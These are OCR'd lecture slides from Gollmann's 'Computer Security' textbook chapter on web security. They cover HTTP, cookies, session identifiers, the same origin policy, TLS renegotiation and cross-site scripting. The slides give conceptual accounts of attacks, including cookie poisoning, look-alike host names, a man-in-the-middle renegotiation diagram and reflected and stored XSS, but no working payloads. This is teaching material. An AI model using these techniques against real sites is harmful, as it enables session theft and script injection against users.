

Computer Security 3e

Dieter Gollmann



Chapter 18: Web Security

Web 1.0


browser
HTTP request
HTML + CSS data
web server
backend systems

Web 1.0

- Shorthand for web applications that deliver static content.
- At the client-side interaction with the application is handled by the browser.
- At the server-side, a web server receives the client requests.
- Scripts at web server extract input from client data and construct requests to a back-end server, e.g. a database server.
- Web server receives result from backend server; returns HTML result pages to client.

Transport Protocol


- Transport protocol used between client and server: HTTP (hypertext transfer protocol); HTTP/1.1 is specified in RFC 2616.
- HTTP located in the application layer of the Internet protocol stack.
- Do not confuse the network application layer with the business application layer in the software stack.
- Client sends HTTP requests to server.
- A request states a method to be performed on a resource held at the server.

HTTP GET & POST method

- GET method retrieves information from a server.
- Resource given by Request-URI (Uniform Resource Identifier) and Host fields in the request header.
- POST method specifies the resource in the Request-URI and puts the action to be performed on into the body of the HTTP request.
- POST was intended for posting messages, annotating resources, and sending large data volumes that would not fit into the Request-URI.
- In principle POST can be used for any other actions that can be requested by using the GET method but side effects may differ.

URI

- Parsing URI and Host:



www.wiley.com/WileyCDA/Section/id-302475.html?query=computer\%20security

- Attack: create host name that contains a character that looks like a slash; a user parsing the browser bar will take the string to the left of this character as the host name; the actual delimiter used by the browser is too far out to the right to be seen by the user.
- Defences:
  - Block dangerous characters.
  - Display to the user where the browser splits host name from URI; aligns the user's view with the browser's view.

HTML

- Server sends HTTP responses to the client. Web pages in a response are written in HTML (HyperText Markup Language).
- Elements that can appear in a web page include frame (subwindow), iframe (in-lined subwindow), img (embedded image), applet (Java applet), form.
- Form: interactive element specifying an action to be performed on a resource when triggered by a particular event; onclick is such an event.
- Cascading Style Sheets (CSS) for giving further information on how to display the web page.

Web Browser

- Client browser performs several functions.
  - Display web pages: the Document Object Model (DOM) is an internal representation of a web page used by browsers; required by JavaScript.
  - Manage sessions.
  - Perform access control when executing scripts in a web page.
- When the browser receives an HTML page it parses the HTML into the document.body of the DOM.
- Objects like document.URL, document.location, and document.referrer get their values according to the browser's view of the current page.

Web Adversary

- We do not assume the standard threat model of communications security where the attacker is “in control of the network” nor the standard threat model of operating system security where the attacker has access to the operating system command line.
- The web adversary is a malicious end system; this attacker only sees messages addressed to him and data obtained from compromised end systems accessed via the browser; the attacker can also guess predictable fields in unseen messages.
- The network is “secure”; end systems may be malicious or may be compromised via the browser.

Authenticated Sessions

- When application resources are subject to access control, the user at the client has to be authenticated as the originator of requests.
- Achieved by establishing an authenticated session.
- Authenticated sessions at three conceptual layers:
  - business application layer, as a relationship between user (subscriber) and service provider.
  - network application layer, between browser and web server.
  - transport layer, between client and server.
- TLS for authenticated sessions at the transport layer:
  - For users possessing a certificate and a corresponding private key, TLS with mutual authentication can be used.
  - EAP-TTLS when user and server share a password.

Session Identifiers

- Session identifier (SID): at the network application layer, created by the server and transmitted to client.
- In our threat model the SID can be captured once it is stored in an end system but not during transit.
- Client includes SID in subsequent requests to server; requests are authenticated as belonging to a session if they contain the correct SID.
- Server may have authenticated the user before the SID had been issued and encode this fact in the SID.
- Server may have issued the SID without prior user authentication and just use it for checking that requests belong to the same session.

Transferring Session Identifiers

- Cookie: sent by server in a Set-Cookie header field in the HTTP response; browser stores cookie in document.cookie and includes it in requests with a domain matching the cookie's origin.
- URI query string: SID included in Request-URIs.
- POST parameter: SID stored in a hidden field in an HTML form.
- At the business application layer, the server can send an authenticator to the client; client has to store authenticator in the private space of the application.

Cookie Poisoning

- If SIDs are used for access control, malicious clients and outside attackers may try to elevate their permissions by modifying a SID (cookie).
- Such attacks are known as cookie poisoning.
- Outside attackers may try educated guesses about a client's cookie, maybe after having contacted the server themselves.
- Attacker may try to steal cookie from client or server.
- Two requirements on session identifiers: they must be unpredictable; they must be stored in a safe place.
- Server can prevent modification of SID by embedding a cryptographic message authentication code in the SID constructed from a secret only held at the server.

Cookies and Privacy

- When cookies were first introduced in the 1990s, there were fears about their impact on user privacy.
- Hence, cookies were defined to be domain specific.
- Servers only get cookies belonging to their domain; no information disclosed to the server other than that someone had visited a site in this domain before.
- Attacks on user privacy can still be performed within a domain by creating client profiles, combining information from cookies placed by different servers put artificially in the same domain (third party cookies), or by observing client behaviour over time.
- Users can protect their privacy by configuring their browsers to control cookie placement, e.g. delete cookies at the end of a session.


Technology and the Law

- Early version of P3P (Platform for Privacy Preferences) could only express policies about retrieving cookies.
  - Reasonable from a technical point of view but not in accordance with the EU Data Protection Directive.
- Directive asks for user consent at the time personal data is written.
  - Addresses a privacy concern originally related to databases holding personal data; when data about a person is recorded on systems belonging to someone else, it makes sense to ask for consent when data is written.
- Cookies store data pertaining to a user on that user’s machine; the sensitive operation is read access by some other party.

Lesson

- Legislation may enshrine old technology.
- Laws regulating IT are passed to meet challenges posed by the technology of the time they were drafted.
- Lawmakers may incorporate assumptions about the use of technology that, with the benefit of hindsight, only apply to the specific applications of their time.
- A law may thus not only prescribe the protection goal, which remains unchanged, but also the protection mechanism, which may not be the best option in some novel application.

Man-in-the-Middle attack



Is the user authenticator UAC (better: request authenticator) bound to SSL/TLS session?

Session-Aware User Authentication

- Authenticate requests in browser session:
  - Client establishes SSL/TLS session to server.
  - Sends user credentials (e.g. password) in this session.
  - Server returns user authenticator (e.g. cookie); authenticator included by client in further HTTP requests.
- Bind authenticator not only to user credentials but also to SSL/TLS session in which credentials are transferred to server.
- Server can detect whether requests are sent in original SSL/TLS session.
  - If this is the case, probably no MiTM is involved.
  - If a different session is used, it is likely that a MiTM is located between client and server.


Recent TLS Security Scare

- “Flaw” of TLS widely reported.
  - Marsh Ray, Steve Dispensa: Renegotiating TLS, 4.11.2009
- Background: TLS employed for user authentication when accessing a secure web site.
- Common practice for web servers to let users start with an anonymous TLS session.
- Request for a protected resource triggers TLS renegotiation; mutual authentication requested when establishing the new TLS tunnel.

Comment

- Web developers using session renegotiation for user authentication assumed features not found in RFC 5246.
- Fact: typical use case for renegotiation suggests that the new session is a continuation of the old session.
  - Plausible assumptions about a plausible use case are treated as a specification of the service.
- Fix: TLS renegotiation cryptographically tied to the TLS connection it is performed in (RFC 5746).
  - TLS adapted to meet expectations of application.
- This had really been an application layer problem.
  - State at server persists over two TLS tunnels; attacker sends a malicious partially complete command in the first tunnel.

https-Problem


client
MitM
server
Client Hello
Client Hello
Server Hello, Cert, Done
key exch, cipher spec, finished
change cipher spec, finished
POST/secure/evil.html HTTP/1.1
hello request
Client Hello
Server Hello, Cert, CertReq, Done
cert, key exch, cert verify, change cipher spec, finished
change cipher spec, finished, HTTP 1.1. ok
GET/secure HTTP/1.1
"secure" tunnel, server authenticated
"secure" tunnel, mutual authentication
attacker's HTTP request executed in the context of the mutually authenticated tunnel

Same Origin Policy

Same Origin Policy

- Web applications can establish sessions (common state) between participants and refer to this common state when authorising requests.
- Sessions between client and server established through cookies, session identifiers, or SSL/TLS.
- Same origin policies enforced by web browsers to protect application payloads and session identifiers from outside attackers.
  - Script may only connect back to domain it came from.
  - Include cookie only in requests to domain that had placed it.
- Two pages have the same origin if they share the protocol, host name and port number.

Evaluating same origin for http://www.my.org/dir1/hello.html

URL	Result	Reason
http://www.my.org/dir1/some.html	success	
http://www.my.org/dir2/sub/another.html	success	
https://www.my.org/dir2/some.html	failure	different protocol
http://www.my.org:81/dir2/some.html	failure	different port
http://host.my.org/dir2/some.html	failure	different host

Same Origin Policy: Exceptions

- Web page may contain images from other domains.
- Same origin policy is too restrictive if hosts in same domain should be able to interact.
- Parent domain traversal: Domain name may be shortened to its .domain.tld portion.
  - www.my.org can be shortened to my.org but not to .org.
- Undesirable side effects when DNS is used creatively.
  - E.g., domain names of UK universities end with .ac.uk.
  - ac.uk is no proper Top Level Domain.
  - Restricting access to domain.tld portion of host name leaves all ac.uk domains open to same origin policy violations.
  - Browsers are shipped with a list of domains where parent domain traversal cannot be applied (exceptions to exception).

Same Origin Policy: Variants

- Same origin policy for HTML cookies requires host+path to be the same.
- JavaScript same origin policy on document.cookies in the DOM considers host+protocol+port.
- Internet Explorer does not consider the port when evaluating the same origin policy.
- For https, it may be advisable to include the session key in the same origin policy.
  - Prevents interference between different “secure” sessions to the same server.

Web Attacks

- Client browser sends HTTP requests to web server, web server interacts with backend server, sends back HTML response pages to client.
  - HTML documents defined by HTML elements/HTML tags.
  - Browser represents page in a DOM tree (Document Object Model).
- Request contains actions performed on web server.
  - Attack server by placing malicious actions in a request.
- Response page may contain scripts (often written in JavaScript) that will be executed in browser.
  - Attack client by placing malicious scripts in a response page.

Cross Site Scripting

Cross Site Scripting – XSS

- Parties involved: attacker, client (victim), server (‘trusted’ by client).
  - Trust: code in pages from server executed with higher privileges at client (origin based access control).
- Attacker places malicious script on a page at server (stored XSS) or gets victim to include attacker’s script in a request to the server (reflected XSS).
- If the script contained in page is returned by the server to the client in a result page, it will be executed at client with permissions of the trusted server.
- Evades client’s origin based security policy


Reflected XSS

- Data provided by client is used by server-side scripts to generate results page for user.
- User tricked to click on attacker’s page for attack to be launched; page contains a frame that requests page from server with script as query parameter.
- If unvalidated user data is echoed in results page (without HTML encoding), code can be injected into this page.
- Typical examples: search forms, custom 404 pages (page not found)
  - E.g., search engine redisplays search string on the result page; in a search for a string that includes some HTML special characters code may be injected.

Stored XSS

- Stored, persistent, or second-order XSS.
- Data provided by user to a web application is stored persistently on server (in database, file system, …) and later displayed to users in a web page.
- Typical example: online message boards.
- Attacker places a page containing malicious script on server.
- Every time the vulnerable web page is visited, the malicious script gets executed.
- Attacker needs to inject script just once.

